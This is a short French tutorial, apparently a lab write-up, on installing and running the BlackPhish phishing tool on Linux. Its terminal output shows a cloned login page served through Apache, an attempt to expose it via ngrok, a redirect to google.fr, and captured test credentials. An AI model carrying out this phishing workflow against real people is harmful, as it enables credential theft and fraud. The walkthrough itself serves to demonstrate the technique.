Installation d’un site Web de phishing sous Linux

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
Téléchargement et installation de BlackPhish


Utilisation de la source suivante : https://iinc0gnit0.github.io/BlackPhish/

Sous l'utilisateur root :


Apt install git


Utilisation de BlackPhish






Sélectionner le serveur que l'on souhaite copier :







```
liam@pc-63: ~
[+] Copying Files
[+] Cleaning /var/www/html/
[+] Cleaning /Server/www/
URL redirect to: google.fr
```

```
liam@pc-63: ~
[+] Copying Files
[+] Cleaning /var/www/html/
[+] Cleaning /Server/www/
URL redirect to: 192.168.1.36
[+] Editing login.php(Do not edit/tamper with this file)
[+] Copying to /var/www/html
[+] Changing File Permissions
[+] Starting Apache2 Service
[+] Apache2 Service Started

Local: 127.0.1.1

[*] Starting ngrok
Your account is limited to 1 simultaneous ngrok agent session.
Active ngrok agent sessions in region 'us':
  - ts_27HpgfVeDfBthhZqGFKdQXQL7Jt (209.222.203.197)

ERR_NGROK_108

    Waiting For Victim ...  [Control + C] to stop
```





Nous sommes ensuite redirigés vers la page google.fr :



Du côté de BlackPhish, l'identifiant et le mot de passe ont été capturés :


liam@pc-63: ~
Waiting For Victim ... [Control + C] to stop
CREDENTIALS FOUND
[EMAIL: test@localhost.fr] [PASSWORD: motdepasse123]
Thank you using BlackPhish
If you have any problems while using BlackPhish please report it to us
Make Pull Request to support this tool
root@pc-63:~/BlackPhish#